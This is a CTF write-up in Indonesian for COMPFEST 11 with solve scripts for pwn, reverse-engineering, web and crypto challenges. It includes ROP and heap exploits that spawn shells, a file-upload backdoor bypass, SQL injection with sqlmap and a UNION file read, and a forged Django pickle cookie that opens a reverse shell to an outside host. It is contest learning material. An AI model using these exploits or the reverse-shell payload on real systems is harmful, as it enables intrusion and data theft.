Write Up COMPFEST 11

(ノ◕ワ◕)ノ*:･ﾟ✧

Abdillah Muhamad
Usman Abdul Halim
Lu William Hanugra

DAFTAR ISI

Pwn

Let’s Jump

Cara Pengerjaan

Basic ROP dengan constraint di argument pada fungsi flag.

Kode

solve.py

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.log_level = ['debug', 'info', 'warn'][1]

BINARY = './problem'
HOST = "104.250.105.109"
PORT = 19001

r = tube; elf = ELF; libc = ELF

pop_rdi = 0x400923
pop_rsi_r15 = 0x400921

def exploit(REMOTE):
	# gdb.attach(r, 'b *0x400858')
	payload  = 'A' * 9
	payload += p64(pop_rdi)
	payload += p64(1)
	payload += p64(pop_rsi_r15)
	payload += p64(0x400952) # str.Hehehew
	payload += p64(0xdeadbeef)
	payload += p64(0x4007B6) # flag
	r.sendlineafter('\n', payload)

if __name__ == '__main__':
	REMOTE = os.getenv('REMOTE')
	elf = ELF(BINARY, checksec=False)
```

```
    if REMOTE:
    r = remote(HOST, PORT)
    # libc = ELF('~/ctf/defcon/libc.so.6', checksec=False)
    else:
    r = elf.process(aslr=False)
    # libc = r.libc
    info(r.pid)

    exploit(REMOTE)
    r.interactive()
```

term

```
$ REMOTE=1 python2 solve.py
[+] Opening connection to 104.250.105.109 on port 19001: Done
[*] Switching to interactive mode
COMPFEST11{jump_and_play_with_ret_gadget}
[*] Got EOF while reading in interactive
```

Flag

COMPFEST11{jump_and_play_with_ret_gadget}

I Hate `log` with Base `e`

Cara Pengerjaan

Shellcode terbatas pada 4 open, read, write, dan getdents. Dari sini sudah terlihat ada ls shellcode dan orw untuk leak. Untuk mendapatkan flag, kami harus mendapatkan **graph.txt** dan **dir_generator.cpp**. Dari ini, di dapat lokasi dari **flag.txt**.

Kode

solve.py

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.log_level = ['debug', 'info', 'warn'][1]
context.arch = 'amd64'

HOST = "104.250.105.109"
PORT = 19004

r = tube; elf = ELF; libc = ELF

def exploit(REMOTE):
  if sys.argv[1] == 'ls':
       payload  = ''
       payload += shellcraft.open(sys.argv[2], 0, 0)
       payload += shellcraft.getdents64('eax', 'rsp', 0x500)
       payload += shellcraft.write(constants.STDOUT_FILENO, 'rsp', 0x500)
       payload += shellcraft.exit(0)
       info(payload)

  if sys.argv[1] == 'cat':
       payload  = ''
       payload += shellcraft.open(sys.argv[2], constants.O_RDONLY, 0)
       payload += 'subq rsp, 0x1000\n'
       payload += shellcraft.read(5, 'rsp', 0x1000)
       payload += shellcraft.write(constants.STDOUT_FILENO, 'rsp', 0x1000)
       info(payload)

  sc = asm(payload)
  sc_len = len(sc)
```

```
  info('sc:')
  info(hexdump(sc))
  info('len %d' % sc_len)

  r.sendlineafter(': ', str(sc_len))
  r.sendlineafter(':\n', str(sc))

if __name__ == '__main__':
  REMOTE = 1

  r = remote(HOST, PORT)
  exploit(REMOTE)

  buf = r.recvall()
  info(hexdump(buf))
  print buf
  r.close()
```

term

```
$ python2 solve.py cat /opt/graph.txt > graph.txt
$ head graph.txt
250 12429
196 211
211 195
196 65
211 218
195 229
65 130
$ tail graph.txt
72 233
212 155
220 36
62 150
87 137
31
$ python2 solve.py cat /opt/dir_generator.cpp > dir.cpp
$ g++ dir.cpp -o dir
$ ./dir < graph.txt | grep flag
cp ../flag.txt 196/65/31/
$ python2 solve.py cat /opt/arena/196/65/31/flag.txt
```

```
...
COMPFEST11{s0_m4nY_ln_H3r3}
```

Flag

COMPFEST11{s0_m4nY_ln_H3r3}

You Must Strong Enough to Fight Me

Cara Pengerjaan

Classic heap exploit dengan tcache poisoning. Leak libc bisa didapat dengan beberapa cara, tapi disini saya menggunakan overlapping chunk dengan mengubah size menjadi large bin. Btw, ada exploitable BoF di bagian edit().

Kode

solve.py

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.log_level = ['debug', 'info', 'warn'][1]

BINARY = './problem'
HOST = "104.250.105.109"
PORT = 19009

def add(idx, size, msg):
	r.sendlineafter(': ', '1')
	r.sendlineafter(': ', str(idx))
	r.sendlineafter(': ', str(size))
	r.sendafter(': ', str(msg))

def show(idx):
	r.sendlineafter(': ', '2')
	r.sendlineafter(': ', str(idx))
	return r.recvuntil('\nDONE\n', 1)

def edit(idx, msg):
	r.sendlineafter(': ', '3')
	r.sendlineafter(': ', str(idx))
	r.sendafter(': ', str(msg))

def delete(idx):
	r.sendlineafter(': ', '4')
	r.sendlineafter(': ', str(idx))

def exploit(REMOTE):
	r.sendlineafter(': ', '0')
```

```
	r.sendlineafter(': ', '\x00')
	add(0, 0x18, 'A' * 0x18)
	add(1, 0x18, 'B' * 0x18)
	for i in range(10):
	add(2, 0xA8, str(i) * 0xA8)
	add(13, 0x18, '/bin/sh\x00')
	# add(52, 0x18, 'X' * 0x18)
	delete(1)
	delete(1)

	leak = show(1)[:8]
	heap = u64(leak) - 0x30
	info('heap %x' % heap)
	# if not REMOTE: gdb.attach(r, 'brva 0x1826')
	edit(1, p64(heap + 0x20))
	add(3, 0x18, 'A' * 8 + p64(0x4f1))
	add(3, 0x18, 'A' * 8 + p64(0x4f1))
	delete(1)
	leak = show(1)[:8]
	libc.address = ((u64(leak) - libc.sym['__malloc_hook']) &
0xFFFFFFFFFFFFF000) + libc.address
	info('libc %x' % libc.address)
	add(10, 0x28, 'a' * 0x28)
	add(11, 0x28, 'b' * 0x28)
	delete(10)
	edit(10, p64(libc.sym['__free_hook']))
	add(12, 0x28, 'b' * 0x28)
	add(12, 0x28, p64(libc.sym['system']))
	delete(13) # shell


if __name__ == '__main__':
	REMOTE = os.getenv('REMOTE')
	elf = ELF(BINARY, checksec=False)

	if REMOTE:
	r = remote(HOST, PORT)
	libc = ELF('./libc-2.28.so', checksec=False)
	else:
	r = elf.process(aslr=False)
	libc = r.libc
	info(r.pid)

	exploit(REMOTE)
	r.interactive()
```

term

```
$ REMOTE=1 python2 solve.py
[+] Opening connection to 104.250.105.109 on port 19009: Done
[*] heap 55fbc88d1250
[*] libc 7fd6ecc96000
[*] Switching to interactive mode
$ ls -la
total 36
drwxr-xr-x 1 root root  4096 Jul 29 07:54 .
drwxr-xr-x 1 root root  4096 Aug  3 09:39 ..
-rwxrwxr-x 1 root root 14712 Jul  8 15:07 problem
-rw-rw-r-- 1 root root   254 Jul  8 15:07 result
-rw-rw-r-- 1 root root  3976 Jul 27 07:15 source.c
drwxr-xr-x 2 root root  4096 Jul 29 07:54 this_is_what_you_want
$ cat  this_is_what_you_want/*
COMPFEST11{b3_4w4R3_Of_m35sAg3_sTRinG_89412ab1}
```

Flag

COMPFEST11{b3_4w4R3_Of_m35sAg3_sTRinG_89412ab1}

Rev

Works Works Works

Cara Pengerjaan

Basic rev dengan base64 encoding dan XOR.

Kode

solve.py

```
buf = [
  0xffffffd9, 0xffffffb2, 0xffffffb9, 0xfffffff4, 0xffffffe3,
  0xffffffc7, 0xffffffda, 0xffffffec, 0xffffffe3, 0xffffffb3,
  0xffffffd1, 0xffffffd2, 0xffffffc5, 0xffffffd6, 0xfffffff4,
  0xffffffd9, 0xffffffd4, 0xffffffb1, 0xffffffc9, 0xffffffd4,
  0xffffffc5, 0xffffffee, 0xffffffb9, 0xffffffc3, 0xffffffd1,
  0xffffffd6, 0xffffffce, 0xffffffc6, 0xffffffc6, 0xffffffe8,
  0xffffffd2, 0xffffffaf, 0xffffffd5, 0xffffffb0, 0xffffffe8,
  0xffffffca, 0xffffffd2, 0xffffffec, 0xffffffd1, 0xffffffd2,
  0xffffffc5, 0xffffffe8, 0xffffffe8, 0xffffffe4
];

buf = [(i + 0x80) & 0xFFFFFFFF for i in buf]
buf = ''.join(map(chr, buf))
buf = buf.decode('base64')
buf = [ord(i) ^ 0x20 for i in buf]
buf = ''.join(map(chr, buf))
print buf
```

term

```
$ python2 solve.py
COMPFEST11{xor32_base64_shift128}
```

Flag

COMPFEST11{xor32_base64_shift128}

Web

Super Secure Filter

Cara Pengerjaan

Pada website yang diberikan penyerang dapat menginputkan template apapun yang akan di render oleh template engine yang digunakan, namun sudah ada filter menggunakan **safe** yang ternyata belum cukup karena implementasi yang buruk.
Menggunakan payload `{{ mammals }} {{ request}} }}` dapat membypass filter yang digunakan, kemudian ada filter yang bisa di abuse untuk mendapatkan flag.

Menggunakan payload `{{ mammals }}{{ arthropods|ambildong:"__doc__"}} }}`
Kemudian didapatkan flagnya

 mammals}}COMPFEST11{djan90_cu5t0m_template_filters_d0nt_forg3t_t0_set_debu9_fal5e}


Referensi :
https://smarposecurity.blogspot.com/2017/09/csaw-ctf-2017-web-150-write-up-shia.html

Flag

COMPFEST11{djan90_cu5t0m_template_filters_d0nt_forg3t_t0_set_debu9_fal5e}

Pendaftaran Volunteer AYEY

Cara Pengerjaan




Soal yang diberikan mempunyai fitur untuk registrasi sebagai volunteer dan memiliki form upload pas photo yang bisa di bypass menggunakan file dengan exstensi berhakhiran **.jpg.php** dan dengan menggunakan content-type **image/png** kita berhasil mengupload file backdoor dan menemukan flag pada gambar meme

Flag

COMPFEST11{s3nd1ng_f4ke_m41l_huh?}


Pemetaan Perguruan Tinggi

Cara Pengerjaan



Diberikan website Pemetaan perguruan tinggi beberapa fitur pada applikasi tersebut adalah (login, register, forgot pass, logout, download*, lihat hasil, profile, rubah password) ditemukan


SQL Injection pada parameter urut di file deltxhasil.php



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ",rank5sun,nis' at line 5

Menggunakan SQLmap untuk mengekstrak datanya agar menghemat waktu

```
sqlmap.py -u
http://104.250.105.109:19008/includes/deltxhasil.php\?urut\=111%27\&tahapan\=1 -D docker
-T data_siswa --dump
```




Flag

COMPFEST11{beware_of_SQLI}

FileShack


Cara Pengerjaan



Diberikan soal yang mempunyai fitur untuk list/membuka files (repository secret) kemudian ada celah keamanan SQL Injection pada potongan kode berikut

```python
def download(request, token):
    file_path = None

    try:
        # Protection against "SQL Injection"
        token = token.replace('\'', '')
        token = token.replace(';', '')
        token = token.replace('\\', '')
        file_list = File.objects.raw('SELECT * FROM fileboard_file WHERE token="%s"' % token)
        for file in file_list:
            file_path = file.file_path
    except:
        raise Http404

    if file_path:
        file_dir = os.path.dirname(os.path.dirname(os.path.dirname(os.path.abspath(__file__))))
        file_path = file_dir + '/files/' + file_path
        request.session['last_viewed'] = token
        return serve(request, file_path, '/')
    else:
        raise Http404

```

Ada proteksi SQL Injection tapi hanya melakukan filter single quote sementara yang digunakan pada query adalah double quote jadi kita bisa melakukan escape dari query tersebut menggunakan double qoute, karena hasil dari query kolom file_path digunakan untuk membuka arbitary file pada server maka kita dapat menggunakan UNION query untuk mengontrol keluaran dari query tersebut dan dapat membaca file apapun yang ada pada server.



File : ../../../proc/self/cwd/manage.py
Query :
/file/xx%22%20UNION%20SELECT%201,%2212eac3a1eca088abae2b34e3dd86a64522973bd4%22,0x2e2e2f2e2e2f2e2e2f70726f632f73656c662f6377642f6d616e6167652e7079%2
File : ../../../proc/self/cwd/FileShack/settings.py
Query :
/file/xx%22%20UNION%20SELECT%201,%2212eac3a1eca088abae2b34e3dd86a64522973bd4%22,0x2e2e2f2e2e2f2e2e2f70726f632f73656c662f6377642f46696c65536861636b2f73657474696e67732e7079%23

Berdasarkan file manage.py kita dapat menemukan file settings.py pada folder FileShack yang berisi SECRET_KEY yang dapat digunakan untuk melakukan forge cookie dan RCE

```
# SECURITY WARNING: keep the secret key used in production secret!
SECRET_KEY = '14wzd&o9dg1_ukfajt(6)bs5j*nhf2#_=xop^ry_y)5f8m0apq'
```

Kami menggunakan kode berikut untuk mendapatkan reverse shell

```
#!/usr/bin/python
import django.core.signing, django.contrib.sessions.serializers
from django.http import HttpResponse
import pickle
import os

SECRET_KEY='14wzd&o9dg1_ukfajt(6)bs5j*nhf2#_=xop^ry_y)5f8m0apq'
cookie='gASVAwAAAAAAAAB9lC4:1hturX:VWrjUrNjiGbNvdTWtkgVUpZ6Pto'
newContent =
django.core.signing.loads(cookie,key=SECRET_KEY,serializer=django.contrib.sessions.serial
izers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies')
class PickleRce(object):
    def __reduce__(self):
        return (os.system,("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\
"redacted.id\",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'",))
newContent['testcookie'] = PickleRce()

print(django.core.signing.dumps(newContent,key=SECRET_KEY,serializer=django.contrib.se
ssions.serializers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies',co
mpress=True))
```

Referensi : https://blog.scrt.ch/2018/08/24/remote-code-execution-on-a-facebook-server/

Kode

```
ctf@507efcf2a37c:/ctf$ cat Dockerfile
cat Dockerfile
FROM python:3.6
ENV PYTHONUNBUFFERED 1
RUN mkdir /ctf
WORKDIR /ctf
ADD requirements.txt /ctf/
RUN pip install -r requirements.txt
ADD . /ctf
RUN useradd ctf
```

```
# Flag
ARG flag
ARG flag_path
RUN mkdir /var/flag
RUN printf $flag > $flag_path
RUN chmod 555 $flag_path
```

```
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
ctf@507efcf2a37c:/ctf$ python -V
python -V
Python 3.6.9
ctf@507efcf2a37c:/ctf$ uname -a
uname -a
Linux 507efcf2a37c 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 GNU/Linux
ctf@507efcf2a37c:/ctf$ cat /var/flag/*
cat /var/flag/*
COMPFEST11{sQLi_4Nd_tH3N_Rc3_uWu_6c1d7fef}ctf@507efcf2a37c:/ctf$
```

Flag

COMPFEST11{sQLi_4Nd_tH3N_Rc3_uWu_6c1d7fef}

Crypto

Optimus Prime

Cara Pengerjaan

Diberikan 2 buah file dengan 10 jt list angka yang beberapa diantaranya adalah bilangan prima, dan 2 diantara bilangan prima adalah yang bisa digunakan untuk decrypt ciphertext.

Pertama: Pisahkan terlebih dahulu bilangan prima yang ada di file nums.txt
Kedua: Pakai bilangan prima yang ada, buatkan kombinasi dari 2 bilangan prima, yang akan di proses untuk mendecrypt ciphertext yang diberikan

Kode

```
from Crypto.Util.number import isPrime as p
from Crypto.Util.number import inverse
from Crypto.Util.number import long_to_bytes
from itertools import combinations as c
from Crypto.Util.number import isPrime
import string

#get LIST PRIME
# with open('nums.txt') as f:
#     for line in f:
#           line = line.strip()
#           if isPrime(int(line)):
#                 print line

prz = '''
LIST PRIME
'''.split()


res = list(c(prz, 2))
e = 65537
c =
33867073569804096376518063982841672500849786202796224627000554621664790619006908817048929
for i in res:
      p, q = int(i[0]), int(i[1])
      phi = (p-1)*(q-1)
```

```
      d = inverse(e, phi)
      m = long_to_bytes(pow(c, d, p*q))
      if all(x in string.printable for x in m):
            print m
```

Flag

